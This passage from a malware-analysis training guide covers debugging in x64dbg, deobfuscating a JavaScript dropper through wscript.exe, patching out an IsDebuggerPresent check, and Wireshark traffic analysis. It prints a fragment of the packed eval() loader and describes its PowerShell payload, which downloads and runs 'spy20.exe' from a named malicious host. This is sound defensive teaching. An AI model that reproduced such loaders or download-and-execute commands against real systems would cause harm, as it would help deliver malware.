


FIGURE 33: X64DGB - SYMBOLS

Intermodular calls are shown via right-click > 'Search for' > 'Current Module' > 'Intermodular calls'. A table appears containing information about how ('Disassembly' column), where ('Address' column) and what imported functions ('Destination' column) are called. It is possible to breakpoint interest calls by pressing F2 or to investigate them in the code area where you can switch by double-clicking on them. A list of strings occurrences can likewise be analysed (right-click in 'CPU' > 'Search for' > 'Current Module' > 'String references').




FIGURE 34: X64DBG - INTERMODULAR CALLS

5.4.3 Deobfuscation

Debuggers also help when tackling obfuscated, uncompiled scripts. The following example demonstrates an analysis of an obfuscated javascript 'malware.js'. The script is 10 pages long (Figure 35 is a cut-out just for illustration), and manual deobfuscation would be quite challenging.

```
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[
function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c
)+'\\b','g'),k[c])}}return p}('165="346 372 363";339=165.5();1 163=\'308\';1 309=163.10();323=4(-325);1
158="324";327=158.9();1 330=4(-329);1 373=418;423=4(410,8);413=3;1 437=2;428=-426;1 160="385";1
382=160.7;155=\'375\';1 380=155.7;402="398";213 172(11){216="205";1 204=3;1
208=230;222=4(-223);186=3;154=\'188 189 187\';280=154.9();1 276=-299;1 296=4(289);166=\'295 270\';247=166.7;1
243=2;242=3;267="268";257=-261;1 170="626";1 627=170.7;1 624=3;617=-621;1 645=4(-641);1 17="634+/=";1
153=\'591\';1 586=153.7;1 607=2;600=599;603=3;605=2;694=2;169="698";1 685=169.10();167=\'715 714 709
707\';683=167.5();664=3;1 179=\'652\';1 665=179.7;674=2;579=490;1 480=4(483,8);1
14,23,29,26,28,21,20,19,13=0,15="";157=\'509 457 444 470 475 468\';1 463=157.10();556=2;561=2;1
555=3;552=-562;577=-564;1 568=2;545=2;1 176="525";1 515=176.5();1 120=\'538 533 534 629 535\';1
536=120.5();530=2;1 62=\'531 532\';1 537=62.7;543=3;1 544=2;65="542";541=65.9();1
539=3;540{529=2;528=517;66=\'518\';1 516=66.10();1 67="512 513 514 519 520 526";1 527=67.9();1
524=521;61=\'522\';523=61.10();546=-569;1 55="570";1 567=55.7;1 565=4(566);1 56="571 572 578 99 576 575 573
574";1 563=56.5();553=551;550=2;58="547 548 549";554=58.5();1 560=2;559=2;1 558=557;1 511=3;1 510=4(-466);1
467=2;26=17.22(11.24(13++));465=464;1 461="462";469=474;473=3;1 84=\'472\';1 471=84.9();1
460=4(-459);448=4(449);1 447=3;83="446";1 443=83.7;445=3;1 450=2;451=458;456=3;455=452;453=4(-454);476=2;1
477=3;1 500="501";28=17.22(11.24(13++));499=498;495=3;1 496=2;1 497=502;503=508;507=4(506);1 504=2;1
505=3;494="493 484";482=4(-481);1 73=\'478\';479=73.5();485=486;74=\'491\';492=74.7;489=3;1
487=\'488\';21=17.22(11.24(13++));1 580=2;36=\'672 673 671 670 667 668 669 675 680\';1 681=36.5();679=2;1
678=676;1 677=2;666=2;655=-656;1 654=\'653 650 651 657\';1 32=\'658\';1
663=32.5();662=661;30=\'659\';660=30.5();1
.....
.....
.....
|desire|fisheries|ebony|Regard|40531|trxdDU|cBCM0YT|RHQtOn|BVLbixZN|a7w84StJ|13515|EV3KKlO|seed|XnMfD|
0xffff57e0|055074|CHQfXeDA|26289|forelock|HDIXzPe|LojIcqRB|xpDSb|0xe0ec|PoPjxkg|pathological|lunge|VECGlz|
wIxrGP|0157041|separated|DeddN|evaluate|Transparent|Jcscc|wx6Lr4t9|RiKXnfD|suburban|tug|So4asN|V8cgM|31891|
sP8aXyr|w8ri0HG|tvcK9qk|c7iBZ|0xffffe9ea|uRJUSG|5572|voluminous|excluding|paul|received|cnzufdz|AxGCXt|
0xfffflaaf|MINEDSUT9|eating|pours|taper|goldsmith|Hitachi|CeSEqTx|EjAYM8|r8jvubrm|dbOofaT|plum|brake|fgvQBma|
FQd5z|khOz4B|aYza6M|xpoPBrlw|profanation|nTunxOXYX|ImrQkQd|RLnmyZHV|EhpGzk|Ny7NZ0az|33933|bKMQCj|Ok7Gy|qgUNS|
lIjcPw|nRdh0|tcCBAr|kP4fv|bBppY|2653|sHCFPF|0xffff7668'.split('|'),0,{}))
```

FIGURE 35: OBFUSCATED JAVASCRIPT

A javascript file needs to be executed by a script interpreter. Windows has a native script engine 'wscript.exe' located in the 'C:\Windows\System32\' directory. Usually, such obfuscated javascript is designed to drop or download a new malicious file and execute it. It is difficult to estimate what exactly it might be and what to focus on in the debugger, but it is most probably trying to execute an arbitrary command in the operating system, so API functions from 'shell32.dll' (eg. 'ShellExecute') need to be monitored.

From a debugger perspective, this means loading 'wscript.exe', telling 'wscript.exe' to process the malicious javascript file, setting a breakpoint at 'ShellExecute' and analysing its context when triggered:

1. Load 'wscript.exe' ('File' > 'Open' > 'C:\windows\system32\wscript.exe').
2. Add 'malware.js' as a parameter ('File' > 'Change Command Line' and add path to the malicious file; e.g. '*"C:\Windows\system32\wscript.exe" C:\malware.js*').
3. Switch to 'Breakpoints' panel > right-click > 'Add dll breakpoint' and fill in '*shell32.dll*'.
4. Run the execution and wait until the 'shell32.dll' breakpoint is triggered (if triggered, it means the DLL and its symbols were loaded).
5. Switch to 'Symbols' panel > choose 'shell32.dll' among modules > filter 'Execute' functions and breakpoint them.
6. Switch back to 'Breakpoints' panel and disable the DLL breakpoint from step 4 (otherwise all actions connected with the dll would be breakpointed, not just the required manually breakpointed functions).
7. Run the execution and wait for one of the 'Execute' breakpoints to be triggered to examine the parameters in the stack memory.




FIGURE 36: X32DBG – JAVASCRIPT DEBUGGING AND DLL BREAKPOINT

One of the breakpoints stops code execution at the 'ShellExecuteExA' function. The function has only one parameter according to the documentation[21] – a pointer to the 'SHELLEXECUTEINFOA' structure. To examine it, right-click on the pointer value > 'Follow DWORD in Dump' > 'Dump 1'. The fifth item of the structure is a file/object/command to be executed. For details, right-click on it in 'Dump 1' area > 'Follow DWORD in Dump' > 'Dump 2' and adjust the format by right-clicking > 'Text' > 'Extended ASCII'. In this case, it is a command initiating

[21] https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecuteexa

a short powershell script which downloads a file ‘spy20.exe’ from ‘http://jblecsywt6925.cc/documents/’, save it as ‘temp.exe’ and execute it.




FIGURE 37: X32DBG – STACK MEMORY EXAMINATION

5.4.4 Patching

Malware can contain defence mechanisms to prevent or impede reverse-engineering. These take various forms: detection of the presence of a monitoring tool (a debugger, Wireshark, Process monitor, etc.), testing whether malware is executed in a virtual machine, checking internet connectivity or user interaction, and many others, including whether it is being examined, for instance, in a sandbox. If a malware detects any of the above, it can terminate itself or change its behaviour intentionally in order not to reveal its real properties.

An analyst can eliminate these defence mechanisms by patching – i.e. modifying malicious code. This requires the analyst to identify a defence mechanism in the code, adjust it and save it as a new executable which can be analysed without the impact of the defence mechanism.

The following example shows a defensive mechanism performed by the 'IsDebuggerPresent' function from the standard 'kernel32.dll' library. By calling the function, the malware tests if it is running in the presence of a debugger. The following steps show how to disable the defensive mechanism:

1. Identify the location of 'IsDebuggerPresent' function among the intermodular calls (right-click > 'Search for' > 'Current Module' > 'Intermodular calls') and double-click on it.
   Evaluate the code and identify how the defence mechanism works and how it can be excluded. In this example, a function 'exit' (called at '0x0040112A' address) terminates its process if the function 'IsDebuggerPresent' (located at '0x0040111E' address) returns Boolean 'true' (this means the executable is running in a debugger). To evade this security check, simply rewrite the 'exit' function call and previous 'PUSH 1' instruction as 'nop', as detailed below. The purpose of the 'nop' instruction is that the CPU does nothing (nop = no operation), which is very useful when removing an original code, which cannot just be deleted but must be replaced by valid instructions.
2. Mark the line with instruction to be replaced and press the space bar (or right-click on the line > 'Assemble').
3. A window with the original instruction appears. Rewrite the original instruction by required instruction ('nop' in this case) and click on OK.
4. Repeat steps 3 – 4 for all lines to be modified.
5. After all modifications are complete, press 'CTRL + P' (right-click > 'Patches' is an alternative).
6. A new window containing a summary of all changes appears. Click on 'Patch File' and save it as a new file.




FIGURE 38: X32DBG - PATCHING

6. Network traffic analysis

Analysing network traffic is essential in malware analysis. Looking at the network traffic enables the analyst to find out which files are being exfiltrated, C2 servers,[22] how the malware is communicating, and much more.

One of the most widely-used network protocol analysis programs is Wireshark, which is a useful tool for capturing network packets from the specified interface or displaying the network traffic from a packet-captured file previously recorded. It allows you to view the packet data in as much detail as possible.

NB: *At the time of writing, Wireshark could be downloaded from the following link: https://www.wireshark.org/download.html*

Deploying Wireshark, or any other packet capture software locally on the victim VM where the malware is run, is theoretically possible but has a significant drawback. The malware with self-protection mechanisms (mentioned in Chapter 2) may be able to detect that it is being monitored and hide its behaviour. Running Wireshark on the default gateway of the victim machine, therefore, provides a better solution. Also, a SPAN port can be set up on the switch to send a copy of all network packets seen on the victim VM's port.




FIGURE 39: WIRESHARK INTERFACE SELECTION

Wireshark starts with the list of available interfaces. The interface from which malware is communicating can be selected and the traffic can be captured. Eliminating all noise from the specified interface makes it easier to identify the malware behaviour through that interface.

[22] C2 Server: Command and Control Servers are attackers' machines that are used to control malware.





FIGURE 40: GETTING TRAFFIC STATISTICS

Wireshark also keeps useful statistics from the perspective of malware analysis. Connection endpoints and conversations can be listed using the Statistics tab. While the endpoints list will allow the sorting of IP endpoints using the number of transmitted packets, the conversations list can sort the conversations between endpoints according to the number of bytes transferred between them and the duration of their data exchange. This information can be used to analyse anomalous network behaviour with the IP addresses being contacted.



Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
178.77.99.116	62	6 944	31	5 270	31	1 674
192.168.45.15	874	672 936	327	22 606	547	650 330
131.220.6.77	23	4 026	23	4 026	0	0
131.220.6.127	63	8 120	0	0	63	8 120
255.255.255.255	10	1 563	0	0	10	1 563
192.168.45.255	16	1 716	0	0	16	1 716
192.168.45.11	3	415	3	415	0	0
131.220.6.65	2	128	2	128	0	0
224.0.0.13	1	68	0	0	1	68
131.220.6.83	2	356	2	356	0	0
